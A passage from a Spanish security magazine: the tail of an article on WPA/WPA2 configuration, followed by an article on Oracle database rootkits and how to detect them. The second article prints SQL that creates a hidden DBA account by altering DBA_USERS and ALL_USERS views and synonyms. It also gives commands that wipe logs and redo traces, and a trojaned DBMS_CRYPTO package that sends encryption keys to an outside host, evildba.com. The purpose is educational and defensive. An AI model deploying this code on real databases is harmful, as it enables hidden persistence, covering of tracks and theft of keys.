WPA/WPA2 se ven sometidas a vulnerabilidades que afectan a otros mecanismos estándar de 802.11i, como son los ataques con spoofing de mensajes 802.1X (*EAPoL Logoff*, *EAPoL Start*, *EAP Failure* etc.), descubiertos por primera vez por William A. Arbaugh y Arunesh Mishra y posibles gracias a una falta de autenticación. Por último, es importante destacar que el uso del protocolo WPA/WPA2 no tiene

protección alguna frente a ataques sobre las tecnologías en que se basan, como puede ser la intercepción de frecuencias de radio, Negación del Servicio a través de violaciones de 802.11, de-autenticación, de-asociación, etc.

Puesta en práctica en los sistemas operativos de WPA/WPA2

Windows no incorpora soporte WPA2 por defecto. Una actualización para Windows XP SP2 (KB893357) lanzada el 29 de abril de 2005, añadió WPA2 y una mejor detección de redes (ver Figura 16). Otros sistemas operativos de Microsoft tienen que utilizar un suplicante externo (comercial o de código abierto, como *wpa_supplicant* – la versión de Windows es experimental).

En Linux y *BSD, *wpa_supplicant* estaba listo para cuando salió el estándar 802.11i. El suplicante externo soporta un gran número de métodos EAP y características de gestión de claves para WPA, WPA2 y WEP. Pueden declararse varias redes con diferentes tipos de encriptación, gestión de claves y métodos EAP – el Listado 9 presenta un simple fichero de configuración de WPA2. El lugar por defecto de la configuración de *wpa_supplicant* es */etc/wpa_supplicant.conf*, y el archivo sólo debería ser accesible para el usuario *root*.

El daemon *wpa_supplicant* debería primero lanzarse con privilegios de root en modo debug (opción `-dd`), con el controlador adecuado (en nuestro ejemplo es `-D madwifi` para soportar el chipset Atheros), el nombre de la interfaz (opción `-i`, en nuestro caso `ath0`) y la ruta del fichero de configuración (opción `-c`):

```
# wpa_supplicant
  -D madWi-Fi
  -dd -c /etc/wpa_supplicant.conf
  -i ath0
```

Todos los pasos teóricos descritos son resultado del modo debug (Asociación AP, autenticación 802.1X, *4-Way Handshake* etc.). Cuando todo esté funcionando, *wpa_supplicant* debería ejecutarse en modo daemon (sustituye la opción `-dd` por `-B`).

En Macintosh, WPA2 es soportado tras la salida de la actualización 4.2 del software *Apple AirPort*: Los Macintosh con *AirPort Extreme*, La estación base *AirPort Extreme Base Station* y *AirPort Express*.

Sumario

Parece claro que la encriptación WEP no proporciona suficiente seguridad para las redes inalámbricas, y que sólo puede ser usado con soluciones de encriptación de alto nivel (como VPNs). WPA es una solución segura para el equipo actualizable que no soporte WPA2, pero WPA2 será pronto el estándar de la seguridad inalámbrica. No olvides poner tu equipamiento wireless en un lugar filtrado y ten a mano una conexión tradicional (con cables) para las redes más importantes – los ataques de interceptación/interferencia de radio-frecuencia y los ataques de bajo nivel (violación del estándar 802.11, de-asociación falsa, etc.) siguen pudiendo ser devastadores. ●

Sobre el autor

Guillaume Lehembre es un consultor de seguridad francés y trabaja en HSC (Hervé Schauer Consultants – *http://www.hsc.fr*) desde 2004. Durante su carrera profesional ha tratado con auditorías, estudios y tests de penetración, consiguiendo experiencia en la seguridad inalámbrica. Ha dado conferencias públicas y ha publicado varios artículos sobre seguridad. Puedes contactar con él en: *Guillaume.Lehembre@hsc.fr.*

En la Red

- *http://standards.ieee.org/getieee802/download/802.11i-2004.pdf* – Estándar IEEE 802.11i,
- *http://www.awprofessional.com/title/0321136209* – *Real 802.11 Security Wi-Fi Protected Access and 802.11i* (John Edney, William A. Arbaugh) – Addison Wesley – ISBN: 0-321-13620-9,
- *http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm* – Un ataque inductivo de texto contra WEP/WEP2 (Arbaugh),
- *http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf* – Debilidades en el algoritmo de programación de claves de RC4 (Fluhrer, Mantin, Shamir),
- *http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt* – optimización h1kari,
- *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf* – Interceptación de comunicaciones móviles: La inseguridad de 802.11 (Borisov, Goldberg, Wagner),
- *http://airsnort.shmoo.com/* – AirSnort,
- *http://www.cr0.net:8040/code/network/aircrack/* – Aircrack (Devine),
- *http://weplab.sourceforge.net/* – Weplab (Sánchez),
- *http://www.wifinetnews.com/archives/002452.html* – debilidades de WPA PSK (Moskowitz),
- *http://new.remote-exploit.org/images/5/5a/Cowpatty-2.0.tar.gz* – Cowpatty, herramientas de crackeo de WPA-PSK,
- *http://byte.csc.lsu.edu/~durresi/7502/reading/p43-he.pdf* – Análisis del 4-Way Handshake de 802.11i (He, Mitchell),
- *http://www.cs.umd.edu/%7ewaa/1x.pdf* – Análisis inicial de seguridad del estándar IEEE 802.1X (Arbaugh, Mishra),
- *http://support.microsoft.com/?kbid=893357* – WPA2 Actualización para Microsoft Windows XP SP2,
- *http://hostap.epitest.fi/wpa_supplicant/* – wpa_supplicant,
- *http://www.securityfocus.com/infocus/1814* – *WEP: Dead Again*, Parte 1,
- *http://www.securityfocus.com/infocus/1824* – *WEP: Dead Again*, Parte 2.

Foco

Oracle rootkits

Alexander Kornbrust 

Grado de dificultad



Los rootkits de sistema no son nada nuevo. Han sido usados por los intrusos para cubrir sus huellas durante años. Sin embargo, no es demasiado conocido el hecho de que los rootkits pueden ser utilizados y son utilizados por intrusos sobre bases de datos, que a menudo contienen datos críticos de las empresas. Echemos un vistazo a los rootkits en las bases de datos de Oracle y veamos cómo podemos evitarlos.

Oracle es un líder de mercado en el área de las bases de datos y las bases de datos Oracle se utilizan en casi cualquier gran empresa. Los datos críticos o muy importantes para las empresas, con mucha frecuencia son almacenados en la base de datos Oracle. Entonces, no será una sorpresa que Oracle sea con cada vez mayor frecuencia objetivo de ataques.

Los rootkits de bases de datos Oracle son una moda relativamente nueva en la seguridad. Se instalan después de que haya habido una intrusión con éxito en la base de datos Oracle, por un lado para cubrir las huellas de la intrusión, y por el otro para cubrir la presencia de un atacante en la base de datos. Echemos un vistazo a los conceptos de los rootkits de Oracle, a las diferentes posibilidades de puesta en práctica, así como a las contramedidas.

Introducción a los rootkits en Oracle

Las bases de datos y los sistemas operativos de Oracle son bastante similares en su arquitectura. Tanto bases de datos como sistemas operativos tienen usuarios, procesos, tareas, ejecutables y enlaces simbólicos. La Tabla 1 muestra un ejemplo de mapeado entre comandos del sistema operativo *NIX y comandos Oracle. Un atacante puede aprovecharse de esta similitud para trasladar el concepto de rootkits, pero también otros tipo de malware como virus, desde el mundo de los sistemas operativos, al mundo de las bases de datos Oracle.

Era y es un truco común de los rootkits de sistema operativo (de primera generación) crear usuarios ocultos, no visibles por el administrador. Para hacer esto, se sustituían comandos *NIX como *ps*, *who* y *top* por versiones *troyanas*, que muestran todo excepto la cuenta

En este articulo aprenderás...

- las bases sobre rootkits en Oracle,
- diferentes formas de implementar un rootkit,
- cómo descubrir rootkits de Oracle.

Lo que deberías saber...

- el lector debería tener un conocimiento básico de la arquitectura de las bases de datos SQL y Oracle.

Listado 1. *Crear usuario de base de datos*

```
-- Create user and
-- grant DBA permission
SQL> CREATE USER HACKER
SQL> IDENTIFIED BY HACKER;
SQL> GRANT DBA TO HACKER;
-- Show users
SQL> SELECT USERNAME
SQL> FROM DBA_USERS;
     USERNAME
     ----------------
     SYS
     SYSTEM
     DBSNMP
     SYSMAN
     MGMT_VIEW
     HACKER
     …
```

de usuario creada por el intruso. Esta aproximación puede también llevarse a cabo en una base de datos Oracle. Sólo es necesario saber cómo Oracle representa, almacena y utiliza a los usuarios de la base de datos.

Los usuarios de Oracle se almacenan en la tabla de la base de datos `SYS.USER$` junto a los roles de la base de datos. Los usuarios tienen la bandera `TYPE#=1` y los roles la bandera `TYPE#=0`. Para hacer el acceso más sencillo, y para la compatibilidad hacia arriba y hacia atrás, Oracle proporciona dos vistas llamadas `dba _ users` y `all _ users` vía un sinónimo público (la estructura de tabla cambia de versión a versión). La mayor parte de las bases de datos y herramientas utilizan estas vistas para acceder a la tabla `SYS.USER$`. Si estas vistas son ahora modificadas de forma que un usuario especial, por ejemplo `HACKER`, no se muestre más, hemos creado un usuario oculto (en la mayoría de los casos).

En primer lugar, echemos un ojo al Listado 1. Empecemos por crear el usuario y comprobar si el usuario es visible. Entonces, modificaremos la vista `DBA _ USERS` y añadiremos una línea adicional a la vista:

```
AND U.NAME != 'HACKER'
```

Podemos hacer este cambio a través de una herramienta gráfica (por ejemplo Quest TOAD, véase Figura 1) o utilizando un comando SQL (`CREATE VIEW DBA _ USERS AS` ...). Debemos tener en cuenta que los cambios en las vistas que pertenecen a `SYS` requieren el rol `SYSDBA`.

Tabla 1. *Ejemplo de mapeado entre comandos y objetos de Oracle y de sistema operativo*

comando/objeto *NIX	comando/objeto Oracle
ps	`SELECT * FROM V$PROCESS`
kill <processnumner>	`ALTER SYSTEM KILL SESSION '12,55'`
Ejecutables	Vistas, Paquetes, Funciones y Procedimientos
Execute	`SELECT * FROM MY _ VIEW` `EXEC PROCEDURE`
cd	`ALTER SESSION SET CURRENT _ SCHEMA=USER01`




Figura 1. *Modificaciones de la vista DBA_USERS usando una herramienta DBA (Quest TOAD)*

Una petición reiniciada hacia la vista `DBA _ USERS` ahora mostrará todos los usuarios excepto el recién creado `HACKER`. Algunas herramientas o DBAs usan la vista `ALL _ USERS` en lugar de `DBA _ USERS` para mostrar todos los usuarios. Por ello, es necesario cambiar también esta vista. Después de modificar ambas vistas, el nuevo usuario desaparece de todos los programas que utilizan vistas como capa de acceso. Un atacante experto escogería nombres menos obvios, (como `MTSYS`) y una condición `WHERE` menos obvia (por ejemplo `AND U.USER# <> 17`,

Benutzername
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HACKER
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS
MGMT_VIEW
MOBILEADMIN

Figura 2. *Mostrando todos los usuarios en Oracle Enterprise Manager*

Benutzername
ANONYMOUS
CTXSYS
DATA_SCHEMA
DBSNMP
DIP
DMSYS
EXFSYS
FLOWS_FILES
FLOWS_010500
HTMLDBALEX
HTMLDB_PUBLIC_USER
MASTER
MDDATA
MDSYS

Figura 3. *Mostrando todos los usuarios en Oracle Enterprise Manager después de la modificación de la vista DBA_ USERS, sin el usuario HACKER*

donde 17 es el número del usuario recién creado).

Todos los programas que el autor ha podido probar hasta ahora están afectados, por ejemplo Oracle Enterprise Manager (ver Figuras 2 y 3), Oracle Grid Control (ver Figuras 4 y 5), Quest SQL Navigator, Quest TOAD, Embarcadero DBArtisan etc. Los desarrolladores de herramientas de administración de bases de datos *nunca deberían confiar en las vistas*, porque pueden ser cambiadas. En lugar de ello deberían siempre acceder a las tablas de base como `SYS.USER$`.

Las bases de los rootkits en Oracle

Como describimos anteriormente en la introducción, es posible crear un rootkit modificando las vistas. La siguiente sección muestra una panorámica de diferentes posibilidades de poner en práctica rootkits.


Modificación del objeto llamado

Como se ha dicho antes, es bastante fácil modificar las vistas de base de datos. Podemos usar esto para eliminar contenido seleccionado de la vista. El ejemplo del Listado 2 utiliza los dbms_metadata de paquete (desde Oracle 9i). El paquete crea código DDL partiendo de un objeto de base de datos y sustituye la cadena `WHERE` con `WHERE u.name != 'HACKER'` usando el comando `replace`.

Cambiando el path de ejecución

Es también posible poner en marcha un rootkit modificando el path de ejecución. En el caso de los rootkits de sistema operativo, el camino a comandos *NIX como `ps`, `who`, `top` se cambia. En este caso, la versión troyana será ejecutada, en lugar de la versión original. Este punto de vista tiene la ventaja para el atacante, de que no se va a manipular el programa original ni su *checksum*.

No hay paths en el mundo de las bases de datos Oracle. Ese es el motivo por el que hay que adoptar



Select	UserName	Account
◉	ANONYMOUS	EXPIRED
○	CTXSYS	EXPIRED
○	DATA_SCHEMA	OPEN
○	DBSNMP	OPEN
○	DIP	EXPIRED
○	DMSYS	EXPIRED
○	EXFSYS	EXPIRED
○	FLOWS_010500	LOCKED
○	FLOWS_FILES	LOCKED
○	HACKER	OPEN
○	HTMLDBALEX	OPEN

Figura 4. *Mostrando todos los usuarios en Oracle Grid Control*

Database: ora10g3 > Users

Users

Search

Name

To run an exact match search or to run a case sensi

Results

Select	UserName	Account
◉	ANONYMOUS	EXPIRED
○	CTXSYS	EXPIRED
○	DATA_SCHEMA	OPEN
○	DBSNMP	OPEN
○	DIP	EXPIRED
○	DMSYS	EXPIRED
○	EXFSYS	EXPIRED
○	FLOWS_010500	LOCKED
○	FLOWS_FILES	LOCKED
○	HTMLDBALEX	OPEN
○	HTMLDB_PUBLIC_USER	OPEN

Figura 5. *Mostrando todos los usuarios en Oracle Grid Control después de la modificación de la vista DBA_USERS, sin el usuario HACKER*

Evolución del Rootkit de Oracle

Debemos esperar diferentes pasos evolutivos en los rootkits de Oracle. Por ahora, sólo existe la primera generación de rootkits de Oracle, pero es sólo cuestión de tiempo que evolucionen.

Oracle Rootkits – Primera Generación

Los rootkits de primera generación son puestos en práctica vía modificación o creación de objetos de diccionario de datos o vía modificación del *path* de ejecución. Esta es la forma más sencilla y rápida para crear un rootkit. No se requieren conocimientos especiales. Para detectar este tipo de rootkits es suficiente comparar checksums u objetos de la base de datos con una *baseline* externa.

Oracle Rootkits – Segunda Generación

La segunda generación de rootkits funciona sin la modificación del *path* de ejecución ni cambios en los objetos de diccionario de datos. Posibles aplicaciones están usando características de Oracle como PL/SQL – Native Compilation o *Virtual Private Database* (VPD) – Base de Datos Virtual Privada.

Es más difícil detectar estos tipos de rootkits, porque se precisan requisitos adicionales como el uso de la cuenta `SYS`, privilegios especiales (`EXEMPT ACCESS POLICY`) o checksums de archivos externos.

Oracle Rootkits – Tercera Generación

Esta generación funciona de forma similar a los rootkits de kernel de sistema operativo y es difícil de detectar. Los objetos son modificados directamente en la SGA. Desde Oracle 10g Release 2, Oracle proporciona una API para acceder directamente a la SGA. El acceso directo sin soporte a la SGA es posible incluso en versiones más antiguas de la base de datos. Los requisitos técnicos para escribir y detectar rootkits serán aún mayores en comparación con los de los rootkits de primera generación.

Listado 2. *Un simple script SQL que crea y oculta un usuario HACKER*

```
set linesize 2000
set long 90000
EXECUTE DBMS_METADATA.SET_TRANSFORM_PARAM ↵
    (DBMS_METADATA.SESSION_TRANSFORM,'STORAGE',false);
spool rk_source.sql
select replace(cast(dbms_metadata.get_ddl('VIEW','ALL_USERS') ↵
    as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ') ↵
    from dual union select '/' from dual;
select replace(cast(dbms_metadata.get_ddl('VIEW','DBA_USERS') ↵
    as VARCHAR2(4000)),'where','where u.name !=''HACKER'' and ') ↵
    from dual union select '/' from dual;
spool off
create user hacker identified by hackerpw;
grant dba to hacker;
@rk_source.sql
```

el concepto y ajustar la puesta en práctica. Ayuda bastante ver cómo Oracle procesa un comando SQL como:

```
SELECT * FROM DBA_USERS
```

En esta petición, Oracle comprueba primero si hay un objeto local (tabla o vista) llamado `DBA_USERS`. Si es así, usará este objeto para la petición. Si no, Oracle buscará un sinónimo privado con este nombre. Si existe un sinónimo privado, Oracle lo usará. Si no, Oracle comprobará si hay un sinónimo público.

Basándose en la estructura del path de ejecución de Oracle, hay diferentes posibilidades de poner en marcha un rootkit:

- Crear un nuevo objeto local con nombre idéntico en el esquema de usuario (ver Listado 3).
- Crear un objeto nuevo que se refiera al objeto original (vista o tabla de base) o un nuevo objeto que contiene una copia de los datos del objeto original. La tabla `DBA_USERS` podría mantenerse actualizada con un disparador en `SYS.USER$` (ver Listado 4).
- Crear un sinónimo privado y un nuevo objeto local (ver Listado 5).
- Modificar un sinónimo público y crear un nuevo objeto local (ver Listado 6).

La desventaja de los primeros tres métodos es que tan sólo el dueño del esquema se ve afectado por estas modificaciones. Un atacante debe crear diferentes objetos para diferentes cuentas de administrador. La mayoría de los intrusos prefieren el cuarto método, porque la vista original no es modificada y funciona para todas las cuentas excepto `SYS`.

Objetivos potenciales para modificaciones

Hay más de 2000 vistas de sistema que pertenecen al dueño `SYS` (Oracle 10.1.0.4: 2643 vistas). Pero no todas las vistas son objetivos apropiados para un atacante. Algunas son más apetecibles que otras. Las vistas de sistema presentadas en la Tabla 2 son especialmente atractivas para los atacantes, y deberían ser comprobadas por el DBA de forma regular.

Pseudo-código/ concepto de un rootkit de Oracle

La siguiente sección describe los componentes típicos de un rootkit de Oracle de primera generación. Con esta generación se crean a menudo usuarios nuevos, ocultos. Después, todas las huellas son borradas de los diversos ficheros y archivos de registro. Por lo general, los rootkits también captan claves de acceso en el sistema. Describiremos brevemente los siguientes componentes:

- crear y ocultar usuarios invisibles,
- ocultar procesos activos,

Listado 3. *Crear una nueva vista en el esquema del usuario (por ejemplo SYSTEM; se precisa el rol SYSDBA)*

```
CREATE VIEW DBA_USERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
```

Listado 4. *Crear una nueva tabla DBA_USERS en el esquema del usuario (por ejemplo SYSTEM)*

```
CREATE TABLE DBA_USERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
```

Listado 5. *Crear una nueva tabla DBA_MYUSERS en el esquema del usuario (por ejemplo SYSTEM)*

```
CREATE TABLE DBA_MYUSERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
CREATE SYNONYM DBA_USERS FOR HACKER.DBA_MYUSERS;
```

Listado 6. *Crear una nueva tabla DBA_MYUSERS en el esquema del usuario (por ejemplo SYSTEM)*

```
CREATE TABLE DBA_MYUSERS AS
  SELECT *
  FROM SYS.DBA_USERS
  WHERE USERNAME != 'HACKER';
CREATE OR REPLACE SYNONYM DBA_USERS FOR HACKER.DBA_MYUSERS;
```

Tabla 2. *Objetivos potenciales para modificaciones*

Vista de Sistema	Descripción
DBA _ USERS	Muestra todos los usuarios de la base de datos
ALL _ USERS	Muestra todos los usuarios de la base de datos
DBA _ JOBS	Muestra todas las tareas de la base de datos
V$SESSION	Muestra todos los procesos activos
V _ $PROCESS	Muestra todos los procesos activos
DBA _ DIRECTORIES	Muestra todos los directorios Oracle
ALL _ DIRECTORIES	Muestra todos los directorios Oracle
DBA _ AUDIT _ TRAIL	Muestra toda la información *audit*
DBA _ EXTERNAL _ TABLES	Muestra todas las tablas externas
ALL _ EXTERNAL _ TABLES	Muestra todas las tablas externas

- limpiar el registro *listener* de Oracle,
- limpiar Oracle SGA,
- limpiar Oracle RedoLog,
- interceptar las llamadas a Paquetes Oracle,
- instalar un *sniffer* de claves de acceso de Oracle.

Creando y ocultando usuarios

Como ya hemos visto, hay diferentes posibilidades para ocultar usuarios. Sólo hemos de ver los ejemplos discutidos anteriormente.

Ocultando procesos activos

Es posible ocultar procesos activos modificando las vistas `V$SESSION`, `GV _ $SESSION`, `FLOW _ SESSIONS`, `V _ $PROCESS`. Las mismas técnicas, por ejemplo modificación de vistas y cambio del *path* de ejecución, son posibles.

Limpiando el registro listener de Oracle

Durante el proceso de entrada a la base de datos, todo es registrado en *listener.log*, de los *TNS-Listeners* (si está activado el registro). La eliminación de estas huellas es algo típico en los intrusos. Oracle ofrece diversas posibilidades para hacerlo. La más fácil es utilizando el paquete utl_file. Este paquete permite la lectura (`UTL _ FILE.GET _ LINE`), escritura (`UTL _ FILE.PUT _ LINE`) y borrado (`UTL _ FILE.FREMOVE`) de archivos. El archivo de registro no está protegido contra el *TNS listener*, por eso es posible cambiar el contenido durante la ejecución.

Limpiando la SGA de Oracle

Quedan también huellas de un ataque en la memoria de la base de datos (SGA, *System Global Area – Área Global de Sistema*). Cada comando SQL enviado por cada usuario puede ser examinado seleccionando la vista `V _ $SQLAREA`. Para eliminar estas huellas de la SGA es suficiente con eliminar el depósito compartido con el siguiente comando:

```
ALTER SYSTEM FLUSH SHARED_POOL;
```

Tengamos en cuenta que el borrado del depósito compartido tiene un impacto negativo sobre el rendimiento de la base de datos, y que a veces los usuarios se quejan del rendimiento.

Borrando el Redo-Log de Oracle

Cada transacción que cambia la base de datos será guardada en el

archivo Redo-Log y también en el registro de archivos, si la base de datos está ejecutándose en modo de registro de archivos. Un atacante por lo general cubrirá también estas huellas. Para hacerlo, se utiliza el siguiente comando para forzar a la base de datos a cambiar el Redo-Log:

```
ALTER SYSTEM SWITCH LOGFILE;
```

Después de la instalación del rootkit, se cambia el Redo-Log, hasta que todos los ficheros Redo-Log en todos los grupos Redo-Log sean sustituidos. Si la base de datos está ejecutándose en modo de registro de archivos, es necesario borrar el último fichero de archivo con el paquete utl_file.fremove.

Interceptando las llamadas a paquetes Oracle

Dentro de la base de datos Oracle, es posible interceptar todas las llamadas a paquetes (*Package Interception*), cambiar o registrar parámetros y llamar al paquete original. Esto puede usarse para falsificar checksums (por ejemplo MD5), o para interceptar claves de encriptación o claves de acceso. A menudo no se requieren privilegios DBA, porque los cambios son efectuados en el esquema de la aplicación.

La Figura 7 muestra cómo una función `encrypt` es invocada desde una aplicación. La función `encrypt` envía el valor desencriptado y la clave de encriptación. De acuerdo con la resolución de nombres normal, se encuentra el sinónimo público, que se refiere al paquete `SYS.DBMS_CRYPTO`. Este paquete una vez más se refiere al paquete `DBMS_CRYPTO_FFI`, que llama a la biblioteca fiable `CRYPTO_TOOLKIT_LIBRARY` (ver Figura 8). La clave de encriptación siempre se envía en texto sencillo.

El código fuente para interceptar una clave es muy simple. Copia la especificación de paquete del paquete original (*$ORACLE_HOME/rdbms/admin*) y añade el valor de un




Figura 6. *Path de Acceso de Oracle*




Figura 7. *Llamada dbms_crypto desde una aplicación*




Figura 8. *Llamada dbms_crypto desde una aplicación, todas las claves son interceptadas*

Listado 7. *Interceptación de la especificación de paquete dbms_crypto que envía todas las claves de encriptación a un servidor web externo*

```
CREATE OR REPLACE PACKAGE DBMS_CRYPTO AS
-- Web Server for key logging
KEYWEBSERVER CONSTANT VARCHAR2(40) :='http://www.evildba.com/';
KEYRC VARCHAR2(32767);
-- Hash Functions
    HASH_MD4   CONSTANT PLS_INTEGER := 1;
    HASH_MD5   CONSTANT PLS_INTEGER := 2;
    HASH_SH1   CONSTANT PLS_INTEGER := 3;
-- MAC Functions
    HMAC_MD5   CONSTANT PLS_INTEGER := 1;
    HMAC_SH1   CONSTANT PLS_INTEGER := 2;
(...)
```

Listado 8. *Interceptación del cuerpo del paquete dbms_crypto que envía todas las claves de encriptación a un servidor web externo*

```
CREATE OR REPLACE PACKAGE BODY DBMS_CRYPTO AS
FUNCTION  Encrypt (src IN   RAW,
                   typ IN   PLS_INTEGER,
                   key IN   RAW,
                   iv  IN   RAW   DEFAULT NULL)
RETURN RAW AS
BEGIN
  keyrc:=utl_http.request ↵
       (KEYWEBSERVER||'user='||user||'/'||'/key=' ↵
    ||UTL_RAW.cast_to_varchar2(key)||'/iv=' ↵
    ||UTL_RAW.cast_to_varchar2(iv)||'/typ='||typ);
  RETURN SYS.dbms_crypto.encrypt(src,typ,key,iv);
END;
